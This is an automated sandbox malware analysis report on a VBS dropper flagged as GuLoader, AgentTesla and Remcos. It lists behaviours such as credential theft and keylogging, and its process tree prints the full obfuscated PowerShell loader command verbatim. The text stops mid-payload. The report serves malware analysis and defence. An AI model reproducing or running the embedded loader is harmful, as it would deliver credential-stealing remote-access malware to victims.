



ID: 755530
Sample Name:
IMG_2022028022-0120.vbs
Cookbook: default.jbs
Time: 20:42:33
Date: 28/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report IMG_2022028022-0120.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 8
Yara Signatures 8
Memory Dumps 8
Sigma Signatures 8
Snort Signatures 8
Joe Sandbox Signatures 9
AV Detection 9
Networking 9
Key, Mouse, Clipboard, Microphone and Screen Capturing 9
E-Banking Fraud 9
System Summary 9
Data Obfuscation 9
Boot Survival 9
Malware Analysis System Evasion 9
Stealing of Sensitive Information 9
Remote Access Functionality 10
Mitre Att&ck Matrix 10
Behavior Graph 10
Screenshots 11
Thumbnails 11
Antivirus, Machine Learning and Genetic Malware Detection 12
Initial Sample 12
Dropped Files 12
Unpacked PE Files 12
Domains 12
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 13
World Map of Contacted IPs 13
Public IPs 13
General Information 13
Warnings 14
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 15
ASNs 15
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 15
C:\Users\user\AppData\Local\Temp\Bichloride.vbs 15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2c4howsr.nhi.psm1 15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5elcf2ed.d41.ps1 16
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ibfztpdx.ynr.ps1 16
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mufoeags.irm.psm1 16
\Device\ConDrv 17
Static File Info 17
General 17
File Icon 17
Network Behavior 17
Snort IDS Alerts 17
Network Port Distribution 17
TCP Packets 18
UDP Packets 20
DNS Queries 20
DNS Answers 21
HTTP Request Dependency Graph 22
Statistics 22
Behavior 22

System Behavior 23
Analysis Process: wscript.exePID: 7408, Parent PID: 4604 23
General 23
File Activities 23
Registry Activities 23
Analysis Process: powershell.exePID: 6472, Parent PID: 7408 23
General 23
File Activities 25
File Created 25
File Deleted 26
File Written 26
File Read 26
Analysis Process: conhost.exePID: 8184, Parent PID: 6472 27
General 27
File Activities 28
Analysis Process: powershell.exePID: 6492, Parent PID: 6472 28
General 28
Analysis Process: ieinstal.exePID: 1796, Parent PID: 6492 28
General 29
File Activities 29
File Created 29
File Written 29
Registry Activities 29
Key Created 29
Key Value Created 29
Analysis Process: wscript.exePID: 2468, Parent PID: 1796 31
General 31
File Activities 31
Registry Activities 31
Analysis Process: powershell.exePID: 4508, Parent PID: 2468 31
General 31
File Activities 33
File Created 33
File Deleted 34
File Written 34
File Read 34
Analysis Process: conhost.exePID: 7972, Parent PID: 4508 35
General 35
File Activities 35
Analysis Process: CasPol.exePID: 3788, Parent PID: 4508 35
General 35
Analysis Process: CasPol.exePID: 3248, Parent PID: 4508 36
General 36
File Activities 36
File Created 36
File Written 37
File Read 37
Registry Activities 38
Key Created 38
Key Value Created 38
Disassembly 40

Copyright Joe Security LLC 2022


Windows Analysis Report

IMG_2022028022-0120.vbs


Overview

General Information

Sample Name:	IMG_2022028022-0120.vbs
Analysis ID:	755530
MD5:	752418aa9de96e.
SHA1:	bb67df2d8a4b52..
SHA256:	cdce0391762117..
Infos:	



Detection




AgentTesla, GuLoader, Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected Remcos RAT
- Multi AV Scanner detection for dom…
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fi…
- Creates multiple autostart registry k…
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …

Classification



Process Tree

- **System is w10x64native**
- wscript.exe (PID: 7408 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\IMG_2022028022-0120.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - powershell.exe (PID: 6472 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Badeanstalt = """reFLiuEfnBrcExtApiHjoStnBu HyHFlTDuBSp su{Hi Cl An Pa BapinaCarZiaSomVo(Cz[PaSDetalrCaiennOugDe]Ca`$UdHBaSUd)Fr;Ag At Ud Ho Af`$UsBeuyAktNoePasBo Sa=Sn ThNAneNowBo-MuOGrbEpjLoeDdcBetHu TobPayVrtSeeLa[Al]Po Bd(Me`$VaHTnSDe.ReLPeeNonVegMatunhSl Re/Sk Di2Gi)Ko;Un ge Ma Is GeFFloLerWi(fe`$HaiOp=om0Pe;Fu Ma`$PhiDo Ge-MaltitSe Fa`$SyHBe SBa.DoLUneDenScgDotUnhCa;Do Un`$reiom+Re=Be2Du)Va{Fl Pl Re A d Ot ta Sp Sk Ho`$DoBFeyDetLeegasSm[Fi`$geiAf/na2De]Od Ge=Sa Tr[RecSkoUnnLivKresirOrtBr]Il :Me:DaTDioDiBBoyPatGleSu(Po`$UsHHeSPh.boSFruAfbNesMatUnrPriPonUngLa(Il`$StiPa,Su Jo2Po)Ca,Bl Af1Sn6Du)No;Ma Te Un`$miBKryPrtCheGtsPa[Du`$SyiUn/Tr2Fi]Mi Ta=Ha Ah(Fo`$SiBbiyIntOpeovsOl[Kb`$spiHe/Ar2Fr]Fe Ci-FrbRexEnoPhrTi Hy2St2Re9La)Io;so Le De Ca Vr} Re Un[MuSkutSqrLaiApnNogBl]Pe[MaSChyInsDetpaeNemSt .VaTBaeKaxIbtBi.ReEManPlcGeourdPriMonPrgSy]Si:Ko:RaAUdSAkCWaIFoIsa.MoGBaeButTaSGutUnrFriUlnIngBa(Ba`$FobSeyPitTheAnsId)Ii;Bl}Ga`$DeHBrdSalUnclr0Sk=KrH OuTBeBAf Ry'BeBRe6te9SpCBe9Be6Pr9Gr1js8Et0Am8In8SeCEnBCa8co1In8Ta9Pr8Cr9De'Sy;Lu`$plHRvdafIFocIn1De=TrHDiTZiBVe Un'FeAKr8Re8TaCDe8Sl6Gr9Ag7i s8XyASv9Sp6Sh8CaAHe8De3Bl9An1unCTiBteBAb2Ha8SmCUr8SuBCuDbu6LkDTi7MaCMeBSeBDe0As8TrBCh9Ah6Me8To4Pr8Ne3Fr8In0boAReBRa8st4Ti9Ve1un8Ap COp9dk3Bi8Co0SuACl8An8en0Un9In1Mo8DeDAn8PeAUd8Wu1Ra9Ca6Ba'Fo;El`$LoHBldNolSucBo2Ne=TnHBlTUnBSp Ne'siAFi2Sk8Ti0Di9Ul1tyBLo5Ob9Fi7no8ByACe8An6 PoALa4Da8Bi1Ka8Im1Wh9Gt7lo8Ge0Rr9Br6Br9Di6Ar'Fl;gr`$CyHEidArlblcPr3pr=OvHenTnoBCo Ta'LeBUn6re9UpCGu9Sn6Gn9Fa1Br8Mo0Da8Pr8LyCOvBBeBwa7Sk9Fo0S a8MaBDe9Ev1Af8KaCBa8Oc8Sc8He0NoCObBFoAToCDe8SiBSi9Se1Be8Or0Se9No7Fl8HuAOu9ty5RaBCo6Kr8Sk0dd9Se7As9Ri3Le8laCBr8we6Ou8Di0oc9Be6DaCKa BTeAUnDPu8Se4St8IsBEr8si1Ja8Ng9Li8Sp0FoBDi7Ci8Ex0Vi8st3sl'Sk;De`$FlHPedJalJdcTi4Ki=KlHStTPrBFo Ge'Th9fi6Af9Sy1Af9Re7He8CrCWi8FoBSt8Ov2Be'Bl;Al`$AnHInd aclFocBu5Ta=OvHDeTWhBUn Ca'UdADe2Sy8Pi0In9Af1CaARi8Ha8PrAno8Sl1Py9Du0Gn8Ki9Ud8Po0MuAUnDNe8No4Ud8EpBAc8vi1Bj8Sp9St8Op0An'Af;Se`$OrHBydGrlCicF o6hm=CeHSkTlnBHa Di'FaBln7ApBin1waBbe6Em9Re5sa8No0Wo8Ai6mi8MiCBa8Pa4Sh8El9NoAStBFo8Un4Ko8Om8Lo8Ro0StCfo9ChCco5SyAJuDAg8AfCCo8In1Ps 8In0FrAMi7Se9LaCTaBBr6er8TiCAp8Hu2PoCEp9SuCLo5miBRe5Ps9No0Wa8Ko7St8Sa9po8FuCCr8Eg6No'in;Hu`$InHCadUdlRocSt7mi=ReHPrTroBZe da'NeBPa7Ri9Di0Un8 chBgn9Ea1Ku8SkCMe8Pr8Su8Di0OvCKa9MoCSa5SwAUd8Un8Bl4si8DiBLy8Un4ur8Gl2Fa8Fi0wh8Ne1Sc'Wa;Dd`$DeHOpdSelNocAz8Tr=ByHDiTSiBPy ev'AvBUn7Di8tr0Om8I n3Ma8Fr9pr8ud0Pr8Fe6Tr9Br1Sl8Mi0Gr8In1biAVe1Hy8Sv0Ur8Hv9Pl8Bl0Kl8Ph2Ni8Se4Fa9Fy1Xy8ch0Na'Sa;Dr`$CoHAfdDolVocEn9nd=PiHKoTAsBEf In'PsAPrCGl8Mu BFeATa8Fo8Kp0Un8Re8Co8UnAMe9Bl7At9GlCFoAFr8ny8ElAMi8Ek1Fy9St0Ek8Mi9He8Vr0Me'Re;Sv`$ReSActInyKarRekGoeArtunrHynWaeMu0Ov=InHAlTEtBBo Sk'SkAde8 Sh9DeCPrASh1Ri8Sc0Va8Re9Ko8Co0sc8Da2St8Af4By9Sy1mi8Af0SuBHo1St9FeCfl9An5Ma8Ob0Cl'tr;Fo`$beSBatDiyAnrSukReeWatOprSunTheSt1Ch=AsHBeTLiBSk Le'S pAma6hs8mo9No8Da4Ha9Sa6ve9Po6stCUn9KoCNe5EnBSq5Pi9St0Io8Rn7Ch8Tw9Ud8BrCHy8fo6UnCfu9roCPh5PrBPa6Tm8Fe0Mi8Or4bl8Pr9Ra8Fa0Pr8Us1GlCLy 9SkCte5ScAPo4To8AdBSe9Ur6Pu8MeCnaASu6Kr8Ch9Kl8Mo4Hy9Re6Sn9Ya6IcCFr9PaCAt5PlAre4De9St0Te9Op1Ep8NiASpASu6El8Ab9Me8No4Md9My6Sp9de6So' Ma;In`$KiSFotNoyGrrSukEpeMitDerVenMueFl2Ov=rlHPaTBrBKa Da'FjACoCDe8PiBOp9Fr3My8UdAUn8ArEGl8Fl0Gr'By;Hj`$NaSFatBuyBerDakReeRetAtrAfnBeeSt3Fo= TiHTvTTfBHe Br'DoBEs5Ha9Re0Ka8En7Cy8Ch9Bu8FoCPr8Ta6KiCIn9KoCSe5PaATrDHa8CoCFr8Om1Fe8Hj0HaACa7In9SkCReBUn6Co8SaCKe8Fo2VeCKo9FaCli5P eAmeBIn8Bi0Th9Pr2BiBHa6Bi8Un9Mi8viAGe9To1ovCBu9BlCAk5RyBUn3Sy8KnCCo9Sp7br9Dy1Ma9Pr0Id8Kr4Te8Fr9Ti'Sp;Ma`$AkSKatSaySkrOxkgoelutStrPinPaeLo4Su =AvHPaTfaBKa Be'tiBAr3Ka8LiCKa9Pr7Un9Wa1My9fo0Co8Va4Mi8Si9SoARi4Nu8Mm9Sy8Sj9Ot8hjASt8Eq6Vs'St;Op`$ReSKetSiySurKekKoePhtKlrDinPaebe5Se=CaHomT UnBJa Bi'Se8StBUs9As1Sn8Cy1Ge8Be9Sv8Ca9Gn'Ph;Hi`$SmSAntWoyMarMakCleRytRerPhnHaeAe6pr=NoHDoTFoBTu ym'SkAAfBUn9Pu1ChBRa5Tr9Sv7Af8GoA Ku9Co1Sp8Sa0Bo8Ar6Ga9Ca1snBln3Pl8DuCSu9Be7Be9Bi1Lo9Is0Bl8fr4Li8Sa9udANy8Br8Bu0Pr8Fe8Su8IdAWi9Eg7Mi9SuCSr'Ta;po`$TjSNutScyrorNekSteLrtKfrAnnU neSt7bo=SkHKwTDeBEk Sp'TrAFoCQuAEk0SpBCoDDk'le;Ab`$UnSNatWoygurKokCheSetStrVenMoeCh8yv=BrHGlTNoBFe Ne'GoBBo9We'St;TefNeuBlnencAstMeiploDanFo spfFakFoplu tr{sePCoaMerKlaTimIm Hk(Me`$MavSp_BemDe,Ro Tu`$Amvin_DipBu)Ra Re Du Su To Ab;Li`$DiLCheNyuSncTyiYdfGaeStrUt0In Un=osHLiTReBFa Se'MuCDu1fj 9Sa3Ce9Bu0Sc8KaBHo8Ta8ShCAn5EsDLa8PrCGi5fjCGoDexBFrEVaAHl4Ma9In5Pe9Ty5FoAKo1De8TuASk8Ni8Ag8ur4Fi8UnCKi8GaBReBSt8urDPeFLoDBeFKnAUn6 Ma9Ve0Sa9An7Su9St7De8Fl0Fo8alBCe9Be1GeAOm1On8AgARa8Pr8Tv8Si4Sa8PaCNo8NoBBaCDiBApAFo2Br8aa0Un9Me1UdADr4We9Su6Fe9pl6Sc8Ne0Sk8Ge8In8R o7Un8Dr9Fl8DrCun8Sy0Ha9Da6LeCTrDPeCStCMoCAf5Vo9Au9UpCBe5CaBRe2Hy8RiDBe8de0Pe9Ge7Ne8re0AlCBl8ryAKiATi8Sa7En8BeFSa8Re0Mt8Be6Sm9In1Ag CAl5To9BeEVaCHo5TvCCo1SaBCaAOuCweBPrAOv2Op8Ke9Ko8OpApo8Pr7Pr8Af4Wi8Ab9AfAFo4Ha9Cl6re9Se6Fr8In0Pi8Au8Sy8Su7mo8Sr9kr9ImCReAUp6Ba8Li4 Se8Re6De8AfDSk8li0SyCIs5FoCSu8MeAMe4So8BiBco8Hu1DoCRd5UnCFi1SkBMaAMaCNoBDuADd9El8PaAAf8Ja6St8Di4Na9Ba1Ti8AdCal8FaAAv8PlBPoCIsBToBA s6Fa9Im5Ud8Bo9Ro8LeCTr9Fa1CaCQuDskCLs1InBMo6Tw9Ta1Oc9peCCa9Co7Na8FrECo8Gr0Ma9ps1Ap9Ha7Mu8FrBGr8Sp0HoDLiDFeCAuCVaBHeEStCDe8SaDTr4So BRe8MeCFrBReAPe0St9Br4Fr9Rs0Kd8An4Pr8So9ba9Na6EuCCaDLiCbz1SpASkDSu8vo1Im8De9Hu8Ov6SaDSc5PrCAtCSyCSc5Ho9ok8KrCDaCHjCGaBHaAKo2Ma8Fi0 Ti9Ka1VgBUn1Ra9LyCTe9ud5Af8An0TrCBlDSiCTe1SkALeDAb8Ku1Ba8Ur9Bu8Ra6DdDSk4TrCSyCUs'Re;St&Fr(Gr`$TeSSvtUhyCorFokMoeBetGirUnnGueAf7Ro)In St`$KrL CoeDeuVecUdififAseRarDj0ph;Fe`$StLAxeFiuGlcAniCrfUpeSvrba5Bl st=Wa SkHUnTUnBAr Kl'PaCRa1Ot9No3La8Pa4So9Ka7AcBVeAAd8Ti2St9Py5Ti8Bo4MeCFr5EnDC h8DrCMu5teCRe1Sc9Un3St9Kr0Be8PhBTo8Pe8ToCopBChATe2Be8Ca0Si9Ro1DuATa8Re8Or0Ou9Ya1Ja8QuDbe8GrAFi8Ba1brCHeDAnCbl1MoANoDCh8Ro1Ge8Sp9Bu

8An6DeDBe7NaCSv9DiCDi5CoBBoEMeBCo1Gl9BrCSk9Se5An8Ad0CoBPrELuBEx8FuBGe8KoCSu5TiAVa5SoCClDfjCPo1SnAInDFo8Pr1Hi8Bu9Sp8He6unDSk6MaCHo9
BlCWe5ArCKe1CrAMaDAs8Sa1Ie8Ek9Bu8ti6ChDHa1BiCUnCLoCKeCMe'Ha;th&No(Ci`$SnSUntUnySkrLakAnePotsarXynKaeDe7De)Ex Ti`$ReLPreDouBrcDoiSufSeeSqrAn5
Dy;gy`$BuLAneDruSccBriskfCaeAnrso1Lu Ba=Fa aeHSeTTrBKa Ca'Sk9Ri7cu8Te0Sp9ta1Va9Sk0Re9Dr7Fi8SiBHaCIn5KoCUn1La9Hu3Pa8Su4Ud9Be7UnBReAOu8pl2He9B
r5Ub8li4DiCTyBToAPaCPi8DiBRe9Gr3In8EmASt8ElEFo8Jo0YeCDaDViCSt1kr8SsBfo9Sa0ho8Fl9ka8St9GrCSw9TeCSm5CaAAv5InCGoDMeBNsEPrBSu6le9elCCa
9Ta6Kr9Ma1Fo8Sl0Fa8Fa8NoCUnBgrBTr7Bi9Hj0Ra8SiBPo9Be1Tv8RaCSk8Sk8Ha8Sp0RuCTaBAnAUnCEl8TvBWy9re1Pa8Yo0Wa9Bk7No8ViAEf9Bl5FoBEp6Se8Ci0
Sa9Sk7El9Un3Me8FoCkl8Fe6Fi8Ut0No9Al6LeCBoBSaAArDLe8En4ak8nuBKa8Ma1cr8Se9Se8Gu0CrBPu7Ou8tr0La8Ep3FiBLs8SoCAfDAsAWiBMe8Fa0La9co2PoCp
a8CiAOuAEr8to7Ca8ArFsa8Pa0To8gl6Do9Un1AfCFr5PeBNe6Bu9WiCGu9St6Cr9Ex1Ua8Ap0Op8Di8StCShBUrBBu7Al9No0Pi8HyBNo9Um1Ud8IaCIn8Sv8Ib8Ze0Ek
CCoBTeASvCGe8WoBTo9Va1Ca8Ab0Wo9Co7Ac8MoAUd9Sk5AfBGo6No8Ov0Ia9In7Or9bl3To8MaCTj8In6Ve8au0Hy9Ba6WoCKaByaAStDso8st4he8StBKo8Ve1Nu8Mi9
Ko8Pi0DaBZa7Fu8Ab0Ti8Sy3HoCReDPrCPlDDeAOmBVo8de0Ga9Le2BrCBr8ToADeAFo8Ku7Ne8UdFLe8Ka0Gy8Di6Pr9Go1BuCPe5isAInCMo8IsBsu9Ti1FoBDi5Do9U
n1Cl9De7MyCArCalCTa9SlCNo5PaCSpDLeCBe1Re9La3Mi9Br0Ud8AuBUl8Va8LiCArBHyAMi2Ra8in0Ts9Ro1AmABl8Fd8Fi0No9De1Gu8InDMo8UdASl8Am1GeCFiDDe
CSc1TiAChDKi8Ba1To8ve9Wh8Cy6WaDTa0MoCCoCLgCReCPuCEjBSjAScCSk8SoBUn9Ex3Ma8KrAFr8SvEGo8un0OvCToDJaCPa1Di8UbBkr9Re0an8Tr9Ro8Or9loCFl9
KvCRe5KuAPr5OvCAnDTrCTa1Tp9Ga3coBAnABd8Bl8BrCBeCPaCBrCPrCUnCPeCArCSkCHo9BrCSt5MiCTu1Ti9Ma3KoBReAgi9tw5BrCPhCMyCMuCSm'Ur;Ap&Ud(An`$
ShSdetOsySurSkkFaeDitSprDanCeeAb7Ag)Pa Ch`$BeLReeSkutrcTaiChfEmeMarPl1Ca;Ob}TrfViusqnRecSitBriPaoArnNe KaGCaDDiTYd Vi{ErPSyaBirShaBemti To(S
k[StPinamorDeaSumToeTotKaeforKa(frPSkoSesTiiActCaitioWanEk De=Ba Ko0in,Py PuMbraPoneldEnaTitImoCorCoyVe Ha=Pr Tr`$WaTPhrChuNeeFu)Te]Vi Ar[BeTmeyHapsoe
Kk[ap]Ko]Pr Cc`$ElvKlaVerBy_VaphjaLirOkaunmPreRetUdeOvrKbsPo,Op[GoPClaStrSlaHemSaeLatKleSarEx(BaPPioAusAfiPrtGeiReoMunAf cu=Fr Cu1Od)Ta]Ca Sk[HeTGlyIn
pAneHu]Br Tr`$lsvTrrAdtBl Ab=Re Ko[PeVCuofliOvdBi]Re)Ve;Je`$TaLwheHeuMicDriisfBqeYaeCarFr2Pe St=Ti RoHAtTmoBFr sn'KaCSo1DeBAn3ToBTa1UnALi7eCSa
5alDUs8ReCCo5SiBSeEMoAYa4In9Va5Su9Or5OvARa1Ra8TiASk8Ka8Fs8Un4Cr8CaCba8PaBMiBAl8PlDKnFEkDVaFBiAVi6Va9et0Co9Cr7Om9Ep7De8Fa0Ve8SkBSp9
Ch1fiARe1Sc8GaASt8Un8Ci8Go4Ku8SkCTi8BiBOvCPaBekAKn1El8Be0Br8ov3Na8WaCGa8EfBko8Fr0PoABl1Pl9DoCYa8SaBFo8Se4De8La8Ti8PlCPn8Co6DeAPi4A
r9Mi6No9Re6Il8Dr0No8te8Se8Vi7Re8An9Ma9UnCAlCBaDBlCExDGyAraBfo8Bl0Au9Bu2AtCTi8reADeASk8Gr7Ko8meFHo8Ve0St8fo6Sa9Ca1AmCFu5blBln6Su9GrCRe9Sl6pu9
mo1Ba8lc0va8Dr8doCArBStBFo7Ku8Fl0Vi8Re3Mi8En9Mo8dr0Se8tr6Ch9Fr1Pe8ldCPa8NoASi8InBinCSkBAeANo4Tu9Sy6Or9Po6Ov8Ni0Ku8Mo8Xe8St7Pa8Gl9Sk9UdCSlASy
BUn8Br4gs8Aw8Or8Ak0ApCFlDCoCMi1FlABeDTs8Op1Tw8se9Bu8Me6ciDOvDPrCRaCSiCReCNoCSt9RuCPr5InBBoESeBBl6Te9puCUn9Em6Pl9Pa1Ka8Be0Kl8Af8maC
SwBPaBTr7Gu8Ku0St8In3Lo8Pa9Mi8Ku0Su8Ho6so9Fo1de8AdCTe8BeANo8AnBHyCVaBPsAGa0He8Re8Na8InCKu9Gy1FlCSpBLyAse4En9Ph6En9Sp6Pa8Fr0Gn8ur8L
y8sk7Fo8la9Sa9FlCCrAVa7Dn9Un0De8ShCPe8Cl9Bo8Di1Op8In0ti9Fo7ScAVr4el8Ha6Sn8Fo6Al8Mi0In9Al6Ca9Xe6TiBga8AnDPrFYoDkiFPeBEc7sy9an0Ex8HeBSuCPaCPrC
DeBViAOv1Gr8El0Ka8Lu3Ex8ReCUp8BeBSe8Sp0UdAGm1Re9BaCBy8poBSt8Je4So8Au8Da8TaCCo8An6HyANo8un8SlAIn8Un1Un9Kl0Br8Wh9St8Pl0OsCHoDCoCNi1O
pAGnDbo8Sm1Sv8Tu9Le8Sk6EdDDeCRoCMu9BaCHe5VoCHj1Ba8Tr3Ad8Pa4Kv8Bu9Lu9El6Bi8Ne0JoCSuCTrCBlBJeAFu1Ta8Al0Se8Bl3mo8NoCra8UnBWa8La0DeBti
1An9LiCBi9Pi5Sa8Ba0OpCZeDPlCSu1RiBNe6Wh9Si1Fe9MaCRe9Br7Ki8DrEMi8St0Tr9Ma1So9Br7Di8CoBPr8Pu0BeDHu5FaCAr9DdCre5KlCpi1KaBMe6Cl9Wa1aa9
SeCTo9Su7Bu8VaEPr8Ar0si9Fo1Ec9No7Sk8ClBBk8Ta0HeDRy4DaCDu9MeCAl5CaBBiEAuBHo6Pe9FrCTh9Co6Ex9Pl1Da8Mi0Su8gl8MiCPrBDiACi8Op9So0Al8Af9C
i9Op1Co8NeCBu8Sv6St8Cl4Ox9Ld6Na9De1AuAGe1Tr8In0Tr8ef9St8He0Om8In2Me8Kl4Ud9No1Wo8Dr0DeBpa8EnCHaCDu'Im;Le&Sa(Bo`$GlSPatAuyDirSakWaeAftHorMlnUn
eUn7Fl)Cr Br`$GtLDieFouTacEmiLafAfeArrUn2Sh;Sr`$KlLTreGauFacShiKnfEvestrBe3Br je=No StHAnTldBUr dy'FlCBh1FoBLi3ReBPh1SeAFo7NuCUnBreAEn1Di8Ko
0Vr8An3su8AnCha8UdBen8Ma0SyAFr6Co8EaACo8AkBAf9Re6Ru9Ku1Im9Am7Pr9Du0St8Pa6In9Re1de8NoAKa9Ne7ThCLaDCoCPl1LaABeDTi8Me1Me8Pr9Hv8Nd6AlD
Re3RoCLe9DiCPr5EvBArEOpBBr6Ta9YoCDe9De6Sm9Sy1Ud8Ca0An8pl8TrCCoBFrBln7Do8La0Pa8Mu3Ve8La9Po8Ja0Un8He6Gr9Fo1Fl8BaCsk8FoAUn8PiBBlCDeBC
lARi6Un8Be4De8Fo9fi8sa9Re8ElCLi8DdBBi8Fe2VlAlc6Be8FaAHy8OpBIn9Ca3An8st0po8InBFr9Sc1Ek8WiCAn8HeASe8EfBHe9Ot6SyBSe8ViDBaFRaDMaFOpBSc6Fi9Ga1La8
Sp4Am8ReBPa8Ub1Bl8La4Sn9In7Fo8Hy1GrCSn9StChj5GrCAp1Li9Ou3Us8Pl4Ak9Pu7MaBAnABe9Tr5Ta8fr4Sk9br7om8Mo4Tr8Ra8ni8Sp0no9An1ka8Ca0Un9De7l
n9Su6EnCAbCSlCOfBSeBIn6Un8Ph0Sa9Un1ScABeCSp8Da8Pa9Tj5La8Tp9Un8Af0Al8Bu8go8Lo0Be8ErBPa9Ka1Tr8Sa4Pr9hv1Dm8PoCJu8MeARa8PiBSkASu3Ab8Ho
9Ud8Fa4Da8Me2St9Bl6YnCCeDCoCAu1ToAOrDBl8Te1Ka8Be9Ba8Sa6TaDNe2PrCBaCOx'Un;Pe&ur(Oo`$inSDetLayBlrHikSoekatRerIrnToePe7mi)Go To`$MoLFoeYluDicKa
iEmfDeeBirRo3Sl;Ah`$ToLRaeRauUdcHyiFefHoeMerMo4Us Co=Pa BiHLaTNaBFl Mi'ChCGu1ArBto3ThBEl1StAAk7TyCLaBFyABr1As8Fa0Su8Br3Da8SuCLi8KoBGr8Fl0AzA
Bi8Wi8Dr0Op9Fo1Ra8ReDFa8FoAHy8Fo1TeCMiDSuCCo1BlBSa6Mi9Te1La9AsCBu9Bl7Tr8enECa8ro0Re9St1Re9Ne7Bo8StBim8Ta0AkDEk7InCSa9PrCEl5DiCBu1D
iBTa6Ko9Si1Su9chCOp9Pr7Cr8GeEov8Ru0Dr9wr1Op9Sk7Ve8ChBDo8Ou0ViDSo6ueCTi9CrCSt5BaCRy1Pr9St3Un9Bi7Ta9In1BrCEk9ReCsi5ChCcl1Fi9Sa3Bl8Ga4Re9Fr7InB
WiAVe9Fr5Mo8Yo4Se9Ty7Dr8St4Gn8Re8Ly8Fr0Ov9Po1Gr8Do0Mi9Pa7Ce9Bl6FiCscCHaCnaBoCBAn6Sl8sp0Fo9En1VaAWiCLb8Ok8Bl9Ad5Be8Dr9Ou8sc0Ti8Ba8I
r8Ha0Me8UlBRe9be1Dv8ko4Tr9Gu1Po8AnCKv8SkASk8PaBFaADi3Di8ta9ov8Ch4Pu8Tr2Ov9Ov6TpCUnDPhCNa1KeAljDMi8Ej1lm8Le9Su8au6MoDSt2ReCAsCMi'Pr;wi&Au(st`
$AfSJutKoyCirIrkUneUmtJorSynSyeCh7Ti)Pr Ge`$InLNieKauSacbaiSifOveDerVr4Pr;Sk`$KoLSqeDauTrcDeiRefydeEnrKo5El fy=sa PaHInTriBSt in'Sk9In7Ba8Av0Ak9Fo1Ve9
Op0Un9Fa7Pr8FiBlnCMi5AsCKi1AfBJe3GaBBi1SmAMo7TuCuoBGtADy6Ga9Ho7Ja8su0Wh8ve4Kn9Sc1Th8Fo0ReBln1Tr9ScCFo9Ud5Pi8Ni0SyCSeDMrCSyCPe'in;A
l&Sa(La`$UdSVatLyyByrAskFledetSyrArnAdeSu7Pr)Rg Se`$BaLSpeTmuSacFiiDifSyeBarHo5Pe Fk Ta Wi;Un}Ho`$HekRekDi Ur=fi BlHUdTcrBOk Wi'Af8LyELe8Ca0Pa9fl7Pr8A
wBUn8Sa0te8Ca9AnDla6AnDLa7Ov'Ar;Af`$MoLtheopuBlcBeiRafUneMerBe6Po pr=to SaHSkTBrBra st'FaCWi1Mo9Pl3Sm8La4Ps9To7MaBReAra9Ud3Si8Pj4AfCBr5vaDOm
8WiCVe5FuBStEisBSt6Re9UnCPr9Fo8En9Ak1Bi8Ca0Pr8st8OcCBaBNgBSc7Ta9Kr0xy8UnBCy9cy1Ea8SmCSj8Te8un8Sa0IbCBeBInAHjCAn8HaBTh9Fo1De8El0Ca0
Sp7Fo8RoAMi9Re5EsBDo6Di8Tr0Nu9Dr7Id9Ze3Un8OcCEn8Vi6Sp8fo0La9Ca6deCDoBFaAFe8St8Pi4Va9Sy7Ex9Fo6Mi8BlDTy8Sp4Ma8In9UkBSt8KnDAuFSmDPaFV
iAKn2Un8Pr0Ce9hy1HjALg1Gy8Ca0Bu8ke9To8No0Da8Or2De8Re4Mo9Cl1Fr8El0AgANe3Mo8SiAAn9Sk7WeASa3Ov9Ri0Sp8YuBSy8Sh6Sa9Gr1Ca8KaCAn8ObAPe8Ad
BdrBGn5Vi8isAUm8PoCTi8EjBpe9Sy1Un8In0Fo9Ti7UnCGoDTeCXwDCe8Sn3Sy8PrEWa9Rh5SpCCa5BoCSh1Mu8SaEKl8TaEPrCBy5HjCVi1SkBve6Ri9Un1De9unCde9
Ya7eu8KoESt8Go0Un9Sh1Ne9Ov7Sl8CrBUn8Fu0SuDEl1ZyCMoCPhCDo9MiCWa5ReCMaDUnAFi2IdAGr1AdBNo1SaCHa5RdAfo5deCRiDCoBPrEVrAChCdi8MoBSa9Ri1p
rBWa5Ta9An1Pa9Af7StBSd8InCWa9BrCAc5FoBfeEUnBPy0ReASoCOc8HaBRe9Tu1DaDPo6TeDJi7StBek8DiCSo9SeCLe5BeBTrEDoBAr0amAUnCJe8AdBdo9In1asDSo
6FuDil7adBgn8HaCUd9faCEx5SpBKoEDeBBi0HoADaCAf8HyBFr9Sm1UnDUn6CoDGn7SvBBi8TrCRoCBuCmi5ceCRaDTrBFoEenAAnCpr8SuBCa9Fr1ZiBOl5Sd9Al1By9
Vi7DeBCo8chCSaCBeCPaCSpCUdCHe'Ko;na&du(Su`$ImSAgtInyNarTikteeDetTerErnVreFa7Ca)De Da`$SkLMyeCeuAtcHaiKrfOreAkrCa6Ti;Ce`$PlvPraEnrHe_ArnTotpa St=Tr
OvfUnkHapsh Ud`$MoSspttsyBorImkpoeButBrrAnnjeeFa5Ar No`$DiSOttPoySarSkkBkeantRerNenDieDo6Kr;St`$PoLAneKouodcLeiNifBieSvrCl7Du Th=Uh BiHDiTmaBBl
